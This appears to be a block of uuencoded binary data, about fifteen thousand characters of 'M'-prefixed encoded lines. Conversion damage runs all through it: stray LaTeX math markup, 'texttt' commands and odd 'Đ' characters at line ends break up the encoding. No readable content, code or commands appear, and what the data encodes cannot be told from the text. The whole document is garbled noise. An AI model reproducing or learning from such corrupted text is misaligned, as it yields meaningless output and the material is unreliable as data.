$$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_^\#_K9L^SSX^8Y,\\ YYJS'2@B/7[DB] $$MD8_\&5\#0>0:Y8IM80ZBD'30Q6G=Q0']G_0$ M"TXJH,=-;`L.*UNYM1*H]SV<SK>^[:&V<0P3<+_#^#\$V608*<;#(45ZL7"[8Đ $M G_Y/_B 3 \& *S^Y \setminus (6;6*4'3WQ@S:)V2S0 = -"[UL)6(\&6%[)105\&G0I"&6NRD = -"[UL]6(\&6%[)105\&G0I"&6NRD = -$ MA#K--JVK%6W`"_A?'-X8PR7E1!,%#&(IS\$CU_N*6]1D#+(%%L.!+5&2LILI2Đ MZ%<0ZYJQW-1+AV.]Z67[K<NDW4P#:F^@P^^\$_BSN>>!9N*Y%.?Z5VD"ZZ]?@Đ M,SG`QU&ZW,^]!W+0\$DSX@9-RVW"I.#9_KG=6:4NQGJ"K@WSN+P#F0@K?]A39Đ M"D^S<+^_PCVX%8HNFX.SRNJ*PNMD\$'"/7C5H8%AKOMCBFS`]3I/`&U;7[KP<Đ MKX\)G64*04GK.^XD:8--5DC)'!I6CLLD_RO[].\$"FJ,SB.8/'\^D"A@4N!^:Đ M_?JUPQ4GCC655<0&")7(I@C8X1P12=%S`2@;]IL#V?MT.[[+Y=KY?D[39>SVD M2IS2I/U]D:\$RT:SZ-9?(]@(;*4B8'?4_ZCVE_)VQAY\M\24L`6V`C!Z>DD#UĐ $\texttt{M}]]?/_\texttt{SB-`!R*:R[_B_/O.T?JW"K[+M13/JDC3AOP5C\#S6YNDHU)IN\C! 0;2D}$ MR='"<7\$.%1_K9P6+6>H;P0]V8%-D5PC^<!%6"<[G0Z7L,J6^DY/D"^9JH"2@Đ MHX7,Z<^PJQCET2/;\$T*[B6\$H@;&X?I::-?!K^3_G-6)/`P5:&#VP!S2LJ+_9Đ MJ_C.) EFGY "EAPR5YKV\$0) M37G#U "VGZ(!U?P; S^J44\$FUG]8_J,+.9X6NC>CĐ M*TJU:\)9+;YXEW'4>&F";6#5U)K7AUII5,I]_&.&Q1*],97U[9"2/SBK.N(/Ð $M \ge [/=F!+_-B*[D3OK,7[0]F;>6=!Z]HSD.4(&MEWAAKA*'1$7N/5TM@5AD)$ M5, $(UQ$Q^8\&:T70DE,(J)6PPT*F_P+T"]BLSNG4^W%IFG:=Z!]5(O:U4EC+=LD)$ M"UP?6"TM6E^+M#3/9!EXEA\$V*@"\$>V5KL5\$P(06CF+1\$(0 ?PO5`G XJ?/<FD MX,!,46S5=[=`A+TU_B&>_G)<-=^"?]5R_C\$MW'A*,BUWD-:*#[0CWWWK`,_=Đ MT^&B2A]-?&<O!\U#I':KR%^5C([(R9AU7\5%;+(M_[%M9>?0D?%10Q5'#F8;Đ MZ-?Q.0A601PU!Z^905C.2-?\$CQKP8_YQ+?9V<ETP>+6]A/M;R?)%>>2?I\Q%D M.LCE)'O#M=:U\$47*4_:#3")_KDI,5Y1V"F31_:6!MN8"4\$8+HZ?K]!@R(^\PĐ M]+XD^=?9R)WW+69(K?'^`TD/83^SUYL\00\$`DBOQ2&L\$D?F_N![_UXB\BUJ4Đ ME`T^#RKRION[%4_\?<L5'=I]@8P8#^6K^P.YPT\$*82QWX^#%>6'#\$C;0F8`KĐ M8];.C)/^L#^G'6,YOQ^D1%4S'B4!["L#564['Q55/@YJ))G8S%H+/5-,1KH-Đ M]LDAD_SG(19IE_Y>K]EY1%/RU7*ZP+:.%)`\$1"JU!\OPEZ-?]A=7''F2<Y=:Đ MIKSA[E?1_Z/'>I_ZO"C\$T\)MH,\$!N36VAPZYE,\$#5!9PVNLK0']5S__<=?7JÐ $MT^{\j}ZQ)$ % $J34WX1^D_P^-<7^-Q+F8KJ7$ \$J-D(D:C;L], 3(?:*H"Y,P!Đ M8,\$)%B10Z[W<LML8\$Y7NAAB963=M\$N!:U4<#'CVN&NE'9?^ZR]V(LZV-3YL_Ð MQY3=^=Q]&(&I(IM)7[TFRH<M(IB\$IXW?L:+O.`8IC\#=R.-WE5!P2Z%*H4,#D MDO9 <3 4TT8HN, ==D<XX-H!HG-A&5\$F9P.&K[:*;%FU (M+%1VD&>&A@DU&4Đ $M+1DC\/^^:):\.-BV2%2<K=D*5]^MO<!R5N)K9%VOM&D:MZTOW+T9201),05D$ M>R:C^%&)U9VXD-`QU'B&'=2#@R8^(8G6K6Y%R<M<*PB[`7#M_\FY+RR44;&#D M\W>=7&\$]B^RCA#Z.>"==:I.[.8XZH*H/"\$5)Z+7>4:P9DNMWF/]N0I:*]@VOÐ MK8^Y`:NT=N'8#:VZ'YSRY\UULOBSZG?N<.7C_<<@*I]/<52ND\$%P7+_%#^9CD MG?&JZ6Y>IM62T4W19*,57C/II`"O<`T?WD=J_PKFV<^694(%H-7\E>?JPC"NĐ M; AVV/Q?BTV<6FGHOQ'8V4QE_P8&SN)\$RH7QH(5^C>"PERYKFCW%H/P<8NJU=Đ MW2VGGWQ7NA/#LE2<C]R)\$+GS.)9X%RNE(7]0AH?XUX:FU&1E]J_P.3.A13YDĐ

MA1@94);@HV369"?I9G.D@-?-E>>ETG(44EWH*NM^^L.(67)O\C]K6OH\MDZ(Đ M2R, DD, /+Q=ZV*W1D+-)J@LX:7N:L:HQ#ZWOV&8?&PBU`SBG'O=S2P)>^G, KMD M^YL#20]@<&?!\$SF&?PF>R9Y9SX?VE'DNM<&?:IBC:_+41U*(/D/BST+IB:BCD M*%X;O&76`Z&)N['\D"]\$I;3`5<&BWS`NF-J928&M32F#A!=&PFG3!E[2VLPJĐ MD5ASQ4?\BSXD>69\$EI2'[HW1?G">0SJ)"`:WT6@-O8\$Z?>DW>-N6;D5!@;O*D MO]WNBG?OCX9](P4SY;458_("";P[X)Y^IW"M,U,Y)Z4KFM!:9=,QO*B:759FD MPH:2/*V#WPOUS\$&?C>@">66H O#O8L^1<IPOI):(&:UIVR=NU!W@GY<8,5N&D $M\#'GTHOY(_H7O)K^&1?B0`<-"*>($GB:3FBV2_&'I&.+I!Z(,IS[Q_\=%?Z\#'D))$ M96&.=B:YD<`?<+OTIG8Y:?6_;*7^>6G_\$>W:?]8C#K%(?P@Q/F]78IQC7&6]D M%622,:6AF:<<YL1[OB`U9X9ND],4+61^A\$1F/\$TLAW-(OY+UX350Z\$19!75BD MT+0#CW9BNVW\>%I!#7N&D2W&"!/M(5DU/XRA!L*YY@8Y=";AT<CM7;T0!R1?Đ M(*IV]E2KH6RO:E'<YCVJ13M!"K8?B_Z@%CHHU[V&]L@8K-,3Y<=M%V<5C@"VĐ M>G'4Z531NT,7HH^:C/1MCXQ6\/.NLHY5D7JFO)D+8!;^^9R:1@T+8LPY6\RCD M(<]/!HIINU!OR\$'2#@X>\$#S*E]5B";W/QFH-*]<VT+H&ZYSKB*.@#+\$OM@-ZĐ M`=?`:X7%KTL1`T3((3P>_3)CX2K'2<[L+.\>6UW/9%L^74A!L&`QOJL/I@S.Đ MD)'IV#.ZD>];GA*"V@+,]'TP\[<X.O,'";E;5'(+FN4WK=1,GTDJH[<@0?9SĐ M'8.HT4F5J]D-3YBXB&)2V7'5^+F,<!8@6+>RE`X/\$9A&]C.'%,V=(A,OAOO/Đ M5Y3O5PC.@PL-M%=(8==EWLD&-3-12>:4U,P&I^=[#NFQ,M?%^GO'^[..Q<)#D $\label{eq:mm} \verb|MM>| , > & \texttt{K29CJJH+UU5.5+/L-(PF2UO:=BN4:BJ1[D_SDQI+, X.RQ9[CDOZ)2POD)}| \\$ MCBG;[FIK68#JI)`K>]AW`%^)MP;K?;A_CN*T(HIZ[-L!W1<1:=AHUEJ%+#4RĐ M%"ZEATXL47-.F9-]T8%4B\$O@RVJ6+`'VX"[KV_AY6B71:3MYP\$^@FT8V(99)D $MJ"0]9(M;*'VHL7:-I:-/G%@]0!IR\&IW5%Q06G^7P\BOWUF4(2_'L<6)86AGD$ $M0] = "U40&Z:59 < +I, F=9SZKE9:FW.RO?4;]D)*LG*MB`X4Z_MF;5AP1*,,?Ð$ M:%(.*](OL.K[SB]+7&4&AC50L437X=-*_4%9JF_50AVJ?+F7/O;)<27VBTL6Đ M5%U3\$00?K-M]QK;4G.P.KT\UQL^10BQ5T\$["I9B7DD?5L"-BD_JND2VWNGDIÐ MW%4VH@!\HNUS3@OJGN-1(L!CU6T?A\$-<`:ZNB5;UE;H3S\$&-2YW]4[WUTY "Đ M0[P""W!,7%7^N&XNLNH@X!V)RHPY1W>)H97@4/O`\$.189\892G.6Z""I(QEEĐ MXS%IK#&EXP%I@7,2^#QDPQXCWO<YV^/TAW;PE?76TI3X9NTXEB";KYLS%O8AD $M_LQ\98M-Q=\NC:\2C$T5EE>IKY:127+]J3S*M8H!8"8>$**?-)\[/6RS:ND$ M<U'O\$@X,DQ.VK57'^NLC+XD\=E"A#@T70*)M8M.-%6A#+YJ2U.8T"TMF%0<OĐ M:]">#AEJB_ADOM+.M4(]J*@:<+"Q<+XB./1\$C8;'=^F;'T):4SG(+:FDV2"*Đ M430:C<78JF+VJ+F;T%\$/12EQ.6M@!-8:W,IANUY=A'V<SAQS'\$*"]4:7PW7=Đ M,G'C6?JU=*,\$=PYO+W1\$5,OMEF,<)*EV2Y)5-`\$D!<VO236YF]('@N:\NGFUĐ MTFPA&8]&=\$_L)\B!Y:A5X?1D/M>-^"0#Z#?[;M2BGLXSP5?.>;X@6W`T@3FQĐ M/^A+G'Y/1Y_8+7"\P6YQAT:G[5A4!YG%LZIHR>9)1E>PB8P3`V`57H)8-=R8Đ M="LSE59,?CD!X!6A8@(?:GFF0Q&E+?MRJ[2<4V@WSU8QIHJ@%#FYUKZH!H#0Đ $MU3E(580^+AH6=W8\0'0\%??I1A\QMW8R\K/=?"J/4T?L@'_1VY\#.I@9['66YND=W3']$ MO;2=UFL#.^Q0FG-08B5<&PAQ8V>8"I(%?<[65^^47'M#Y?=<R'8,18`GZ`[5D M!C\K:E["=%#EK0FZH59M=1GE1C\$ED:-M^*P([Y.Z%DNDB<I""-P/#\$WKL'4-D M6WCHZZNY\$)(9YZJJCD\1RF33T\F<^/VVD1F+EVU#STB664'LRSF)CP=165)?Đ ME, =2 << 18L+]9KI""=L/S5H #(45%S2D)U.YQ1[)C5!X9)N]SB)O<> 3L*%LTĐ M[L>,']V/27=AU)^K\$-&S;1W2UT`1L6PTCJ?=)E.7BYUX?6#(;NLJP<2"CM9?Đ MT4.\$S1^.IZ#;+8X+;G+E)5\$=/X!J;WMM.'=_\D<+D[]`;0D<RVDK=+*339?YĐ M#I3U8"/\$%&TZ88\$G4<?P/6Z?0H6K[FHTG@7:OMP,G:UR2W=,:,=4CF7'-D2QĐ ML(,D1M"QBG)N\$/D3A3'%3-M@%K!7/;B;9CW!P'G<Z1B50HJ:@97WD"V]U+J"Đ $\texttt{MH`':O@\#3J"/}! \texttt{I-LJ9AB7}] @ < \texttt{HGN=U\&"F9\$_PSKLW,\&69!V^ZOSBMK\#89K@:FD} \\$ MU*BE6;)!.9H__2R+V19#O4QL`K^;,FWE/V]6!S\$])3QSNC*F2OP"F3ST^'C:D M;\$4K/EX<>\`'.=KK+WNAPF<1P(A:PV>;_W)I+^.>^<:700-LW>A-I+[@C()HD $M/4)Y7,?6DRB3)3C!J?S@29[5@'A#IT["'BPK*B,?KIJ\OU@@.5(&8SC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E(WD))C|S(ABSC46E($ MSQ-"U`L.BJ<AN]MO+^1F%62=SH_W.W^@O9N_9M,1+FK?8GM'<-W1[&/0W5\\$Đ M\$"WB"!(EW^)P/W`X+R%:W^VY=]7>>4/[-::M/9J!HTGI4/,M. SN3>;RRTJMĐ M6VL%Y1F[;>4928KOA]L<!QD#8HB:+3SH08>L5'D-O1]BU\G(K[A^:EA*8@ZĐ MYJGFM*O,DO!UIWX5\$W?NG*74KP.*J4_ZG<[+2*\:6>^@W.>Y-<+2UKW#Y*B1D M HU.)\$H+WJ*SR):[!6NZ6UZ=Q6\$&@G-POJH6OYR+V\$F;+4U*)LNNL6"QG)3ZĐ MGCTLL^S&(U!'<>C)4P-["JCM=?G'/O+.^_'?\$U=8=Z5MW&Z7]!QSCH"VW%-8Đ MXD; AZYY`MTPQ; 1+15A40E1(V_AEW, 60P%?5`V]"+BHF0QE#:SB)<H6<2*ONKD MU4UO[586(9!XSDEJ:C"L7&#F<8S>&)'``K<@9FX-+O7]`.G"T!]F4\$5/JHWDĐ M?7SU(J8\S^8?\NBC)]4,.6N-W93=M?O=\$*3/CWS?T/.DM5DL-)EVR^?A4_L/D

M&`[8+I?M6-!^L`/'2;S!\$'@"#`;:;/@*9I6K!\F3KAI>,[P,,O,CEN[?YCSXĐ ME`M^BW!A'/R9*A8,\,Z42AM4_I[)8)LC'T6KS5JGTEYB_N"B0A1@Q'Z6BM1,Đ MXK.9^]\$.*%&?DB#(GM!21N"IJ3E77;&=^NC2VTWP^\`"NK)307+&Z\+!0?@_>Đ M+%[D[O)7\$IOY9QSETK7[K,RPD"\NJDGA;+KUYZB9L-YKHICJ<3197I(I4"T9Đ M5L<"]1NKG@W@O4E<45:'RJ<ZJJR'#SY!RVZYB_5?]\L.@^RF=^S>(F6IR6`<D M=:J:Q'@:/K.)[7\Y>&TJG>>?XBX_[C=,.2@<S'NE9M%_P!(P=735YL#]YT2UĐ MD, &8?; TWBX.>6<A@*RU8P") K9QG"MQJ6* K%VH, &EEBL+%!1"ID1TG%''UXĐ M#COXF#4AX#B80@ZJ0D@LTW^\$786XMD7G'='/SF::E:(`4`^R5&_=NVV8'>4NĐ M_<^[8.2)X:>[HOU)\$SHU3;XVEHJ?KUY,[3'MO@#:-*7P?Z#-A^-Z=T][+G7SĐ MG5D]MGM5)X`YV\`FK:FVAOX=),<N2H=ZW9WLKBU3_T\$1M0G"!QDN<()YKSSJD MR*DFQ=*@5*U\1<73]NB9I!]J#N#IS"\(55YXV=QP8QQ\!\$7IF25:J@X>#'NNĐ M_RI)?PWUAY!@QM^_K+_@>!>%CFC9*U@P-J>Q_BY6Q)WEB=B#JPDO&\V)K:V\$Đ $MN=T1@BW0/*-0^WOX?S,Q&;S^*-S_U$68[]->F"==N^7IF+X"'RTBDA;-3=J>D$ M6DWY!+AQ"7QL/C&=-]B?"PZ+'TT3G2W85[(WU'D@4D@]IW[K]X'!Y]FD1V.DĐ MM!B_33+C5#4KJ:;_3'<\ID-#T&G+G*WC<CX_<*WN\$U]J-U)9=<&,3(#P7UD9Đ MB@!X&6=F_T72]'UJY204&LY>J^1KDQZ<^1)#%9/(%##MA0COZN&TOO*G?O7.Đ MGQ,7,GAK=H!R^+5_=_65_!3+PP1LB0@G1T\X2FF'^ZL(@S:MK@=D@FJO;/*Đ MR]]I]6?WD)QXW2YLIOX6018N%ZI!;DN1)SM3\N8+IRVX&\(?!OIXLR/6[OV4Đ M<F==R^:[NEAT5#554[5NO1NY8JB\$_51D,I7-7U&(RQ?-F48"7,73@B;".9U.Đ M5K\KD9\)3Q\30:6G72)<,D8W-.KK7PMPV\$8:6@M^LVRI[#K4TJHF?0`%E?^KÐ $M&A>, S/=_789P7S_, B[G2+HE?UG'^W@)B.M#T;^J#M?/=MHHG+[SH4"*X*^=D]$ MUOWI]E;P`-E!\P'2;FGM4=?).S[7M-&291'JO;JJA[_;#_XRX/,&6^&F1MSGĐ MYXDZ</]LY&AG3-8<(W((%K=N`YY[/J==6!:%@-CFUJ57K(-:*%(_6,?L#-JKĐ MD\\500?>"?O3Y*H@R=GSGPU@#>8F=X\$WNE?T]6.<OX(8R)%:):`.#4J6C@Y&Đ M*+2&%R[DV``TM+\$K*LK<Z;`2Y?9YN0P46;"M??-[*DD1F\$`56.1&2I9/&#!'Ð $\texttt{M*?.IR)OI} \\ \texttt{OI} \\ \texttt{OI}$ M/*^"^/?:*QCQEZ640X2P"QH/WAUDNF<"G7*RZ0R.<CW\$*/89WVDQ+;>[JI0(Đ M'F5E\KK\/40`[**#\$B[C_5"=<1865J'C0FWN."XZ9GLDWU[2T7<0"/IHAGH\D $M1M4Q0F(=952C,_"O<_/C\#E)P0Y^5.Y)):7=[WV7LF+,L^2&0.[T&H5IC+!'2D]$ MGNZ)U6G0?W&-S_R<&_Z7,F1,5%\Q:FA<<BB&!KR1OC;G^Z8=!+%DQ[13BJ]7Đ M/FH=A3MKKVA0)?Y58S:=)#A+:03<@<7U/B^"V_#/\ADRI-))\$4&E#C,X2@/PĐ MI1-P=BQU6V\2JIJM8S&=3UI>W3%1C"%A,Y3R(7])OZKGY6.!WF]"8D104`\$#D $M/.+^{\circ}$ COU><:<=-ALBZ"VMZ[`\$QXL66>ED`M:4HLC6M>[,O[*^FT<B-8[@VOOĐ]</pre> $\texttt{M)?X6-)E[[4BHHL*AE>30[@"<W;0@74];X8,*&W*G?_$X[N%JXWUBI5&2"JI^D] }$ $M2#3&[^7#*X"+GL7#HT@`+V`?$?EY]R6F6JVO%>T;'V-UX@7T*O/E0KVUT`=(D)$ MXAG\N41:0%Q)9@0SYX<Y/\$...'X/W*FTM\KF1<V9.'YQ1;7T'@W><U7TQPT]&D M-R*'AK8R;T%<E*,?+N^+%@<7_%718#<%!0KZ.3_%_:\"4J/0>8C'YE,F*8XGD M9\EE:<5]XR\/.>`J082_B__ER-_'8)8<?GI"]2D002G#E%0=G&8".#>U<G<3Ð MU!8K@88K5U,<.".]\$AYWU)4I)]'V>OX<Y(SF[*GK^2BO/\ILLI%L,;CJ\=06Đ M(.[C1[+PF@IJTQ.*IEP,]-5FP`<G1<-79*340S2@S*+GKG2V-@TKY&U+=PSMĐ M<2&\I6"./O+++ZFROC]T8#^CW5F]6\$TPOJUE0Z]T&@RI\$84#R[J4=Y6E/N'[Đ M9*:\VEA0.>>"XT;066?..+\N`=2)KH_Z`[>(!)^WXCYH8'[\,F70H>'=40,:Đ MU@^E_...PPK[UFWBCOA9+1+KU&.>7T:G2\5]S%7NVD"VN7:*6T\$X;=PYL6@M_D MWI'Q7/`B;-^OZP40JI55'.;<IO7[#NK7RQ32CK\AO";8D00.VS)\$R[)RU1UPĐ</pre> $\texttt{MS@;*.\$S@J-MY?*;\&WL\#;'+X\setminus]N2GH+9[[(XI_U)^,P2Z\$.ZV\setminus,B_^JX8+^FHD]) }$ M+5?H74%`]V;MF3OL8^OC*(TR#*EE],W=A\$*3^79Y'0=WU-3B05='/;7KV]-1Đ MN',RS.?<01G4>0'R?GF0V>3;;Z.TVL&@^JJP30=[\$GE:8J`[KZW+QX/(>70^Đ $M+V(5CY8SL/OC^*)B8'4O^*; +45; +25U25; +6(?FN'W-^,10>-K.=2!)D$ MX!"E2*TU>7Z,Z6A@CZ[JQ"3-8%7?N[VG^Y2U/RQ=QDM>3.8J:ZIWW@52BJ^8Đ M>U;+Y6^[FGG)A],4ND1N([,PN_#R@:#^@FO&"6MR5<AEZARMUBHWVZ/>W*LWĐ MK\Q3KPWK]I`RS0F'AK+ZQ5&PJ0C%Z<!;!=N#%=1SW:'\>LL:,)P/9FWM\$3OPD MY<>M+##:TV!^G8:OK1Q`<`(?#\.#G.V,1ZGMT?T?9G<DR(\$D6E+J3L*<.2QUĐ M+L<,S\+GZ`O7>HK#'869G([AVR^!S[>E<NOFY3U@4@62%0)SF;9U"I<Z B%\$Đ MZU='9%^"SA2,#?B7][9^>NP<@#;T+L--OJ'C%%"61>Y(\F@I,-DO6SD,]#.GD $MXOV+)F6_/?MHX\#O/"O\#=U,OT2"<!856!]KAR(XYA%($PI"$M4#>$6]G/_JCHD$ $MO;8'G:%6-V%85!AF`S'+U@";,]/U]7WO4Z\D!6"]K&7$)5T@,10V[SVX/(6FD)$ M4KN3P='_SF0)%,R2*6S1QI1XYC=#U>C7!._V;CT<4.4@IGTM0SI5\$?&4#V9;D M*-2>N3S8\$87'%)*,LN"0016Z@1@J,S7!#:ZB:FGV\$&WG[?8[A5FKUYC*T0VQĐ M2;2'YSH._FRF*C*5T;?8W1/7+>:&QYA`/F5S>*Q``Z!'WK@0XPH7W/5^.R2QĐ MXH%N#7*QJV\?.^',M:V?FL!1VE'"QB3WPG;%IG-P+STF55=A99L%Y=BF;X\4Đ

M=_L.V\$0M3]4X*!V<CW\$/\$#KS."RIRYW9/\WZT8Y7;@BQ0ZJRC_K%+:.D,W%TD M5O34>W3J,53*"[I.=BFW"LN"++B@-MD_!,5L+.(.\H3N<R[)M8>_M9ML\$#04D M+(^;G7W[<(D>N+:PFM;MLTS_KA7--^S),S?^:4KV\$KN5\$A@TP9(*F;,^3!@PĐ MYO#H;/U\^[@H,WC/^\T)%Y8#EC[:GS+C881(>7*:OI#I<ISTR5655MOFD'4YĐ MH#&&^,S;:^)S"+99AZFU_^18_F1T"\RPP',?,`<,,,XKSW<J_[:AH]BU4==SĐ M&U!:2_]\$0UO!5H-6WO8HLT_Q@3UDI[_L46R[0Z/U2%R@3#M;.SO2)<?B#F&ED $MX31X*]J\5(#1\1APJ7K<8\R&>_!^)^5;J+3(5=81VO+Q*O!WV)A=GXF7K]+"D$ $\texttt{M.XP?S\$EA!MCU(1K63JG0]?,-/_-](KPL5GWG^{1B9U$==W0CO:4./\#[$PM.RĐ) })$ M2E<YX-0)D%IAH;,EPAX2X?*U'=R+@IW%Q""GG+-@R_3.?98/8[I&T0'U/ZY)D M5HD/Z#*<*X^E=555`L(`+9'0I3`W61D@#LD;V(V._Y'_NL)V@7Q2`SV['VQ!Đ $M\1+A>H-Y,U3JC;N2C="$EM19G"!1Q>*#U@CC5H_4;D4)N;G(Z?75=4<:.SG[Đ]$ ME?E3'H*7U*<TO7*DD)"*USZ(]PG.7!@-K'5KT&@U;8UVZNP)S3)OU^XC<:\$8D $M_{<>><2WI*1*"7Q]?`&-A2F>FN9(TQ*5)F>B8]=,R-+I9V&%JF;U;6M`I4ZT"Ð$ M+IBOQ3PHWK:TUFH45T@F[\7S8/I`(.[GWM9(KS.7VO=M<Y8%JS.+_,#=N)QVD MOT+PY#\$](K-F-B3&HL<7NDMS@1=MU"')@9D^E6%H]4&*`#76(O#.W+GF0%G3D MDDASWV5BU1!_EW6,]=BV]]4#S=+BL0'M9_JTIRHST<V.J[/E07R_9!-TB,_1Đ M(25+\$[?_HJB^P:M(72*[@4"E[XY+5S>>(X.!;<<1ETR23HJONF<_N6RG`M(^Đ M_NB275WFPCNDO>Q, 'Y+F(,6H).14^FQ@4ZOFLZ0A3`8;]9UM9\$RE)YVD[K77Đ M\M"1>S>C>OV@+X(7-/</EJG1C>3,MDY?[1'ICL)+V/%:LC?NU:>\\CC@8?L4D MVD@AUXA3_WO@W@N)(5DSH`.O\04KE%_33*];FR[S\:[6I,[S]G;84?:2'ZV/Đ $\texttt{M4S(+T} \times \texttt{POPDRP?C;*F0."*H/3Z\&WY:G[G075A8Y>!5=+]OI]WG9<\Y5E\#D }$ $\texttt{MM/A[-M5W(T?7)$]D+D)M[H!SU.82H7^UYI4ZT@J""`!T>CU7&ZIY\F8NJ.T;D}$ M7B2C&R@PL&H7=2O_52JB,',:2;C@0O7L_5[08KY:2F8]!?X7+2WM//8Y8'<#Đ M"MKL:2A=D=1?=57'*,R+U._Y&M"G[YE9WF;X=AQ;TWJ3C?6IK,]%4"P6D`4LD $MR@Q9&'@JT^!+, ^3*6.)O(0^s/$HPV[$V-A!;\09!&]9V)Z&>11H?K6QPK"XD$ M+>T&`-7+^\$%Q=-\$>MA.W+Y@<\TJ-,?Y*[G-X.%=F=R<:.\+.120@XRK=Y;-#D M27V(7>DR(O+MA9Y"D>VYJ3.92>!I57[)M11V]Y(-V!U]T>)BE49%F96ZE0H_D M6M9(X,>X!<.R7=1WN8^ERM;*?+L5N,"?=;AJFA\NNVM)A[4K@7A.ZD-]HP\%Đ M%Q\R`%OKSO:/"9K2_+E34!E\4&VL<,LIP5=WN6?<57%9&.,F>ECF_4R4^TOND M&L?YMB*N<C60^1)=&A=K/\$CC`A,JA<?3SER(UO->N4)24?=!*'S%@*N.3+1Đ $M_{Z})/@IFP"6)WI*^X9R^U^4!O/Z@#8FXI>L=XK?R]4=A"IH`!1#N=OG;T-CÐ$ M;RE7*T\Y+Y0,9,-/!,S'.9<\$RHR@TG&KK1<398JX+I(<PLNK!&<IKH8IW8/,Đ $M2N#$5*$U[C\!,@N>D@S+PY^,!!1XE?T>A"W7J)SSORA_OWK.H65AAHK\5:C[Đ]$ MI]T7>\$&G8T1AHT&8^[-7LQ]N?*&*%!I28)*O-\1&T=LLA61-W*C.DAC2RZR/Đ M7-9;!H_I?RH=#M.#Z&LP7103\$:<HF^CESUH-0]6-GMW@3MMNYRYL83'[@H"YĐ M8<9H],[78\G9@Y9=ANZ6'(<\J>QO_RACW#S7LR'K^/:ID8&\I:RZ4IWPJ]#.Đ MO<TYG@*.??V&6>D0^K``!0TU&@[3-U/:/J34:]"=WJ5RQ!JYV9F+1].W=E/MĐ MY)N5HKQ3O/5;J/-\X+,9CVK0MV(.WW*E[L?7IF#L<\.S2C+-E<>N7IC>1GKBD M,Z,4ZMB7@I_*5;^G5NR[U&UOXJGTM3^/`'V[(K\$\-#Z:=%.U3H;VPUQWLH%D M.SYI:6HNMI5!8H#H01"#YL6R;KG`=KZ;7@\-TO*AX8#DQ!D6C'PN3/KJ<HE]D $\texttt{M4(63"?^EOB*ETL[W1TL4NST;R_,'*NYVMJX\FUQ+C81@'9.!\:ZLG;81I>.DD}$ $\texttt{M!*,W0K/'BLM\$NCP<?NI"0} \& \texttt{B4[\$'"M7TRB7P<H?9W:!+PU19'C+295!2_+Q4D } \\$ MEM,S*RLVX'%GUR/\$Z!<YWOFVZ2B^5K6XG%I\#^&G@9W,O'[.%['KL,=-H?,/Đ M97)9)@[3H<5HHC;!6A6[2E.!#?\$H`.U)%0""AFV5G%FL[(^UH%1(MP6GOP;-Đ MO')Y\$/6@/:)'OOZ&%0]'_V+`KWVI@Y=+?3T+GY>:F/=FK]!JR3AV=CTW6_;UĐ M_)UN0F)XC3-K%?J+V`)(Q3Q?JHC@L>Z(9&=K)N!XY*-D=[#AM*6RH:BTS8\$AD MZ5A0F[7C@JB%!4ITUYDV1U\$4<%CLXFO@NM!"#32)]LX>1#2_I1UBJ4+01TTFD M;+1:RV40_:I.EQ,+@`-1`/Q>>VD\N#A:DB<-\@,MYRNMU0]3);1FG5(?2W`;D 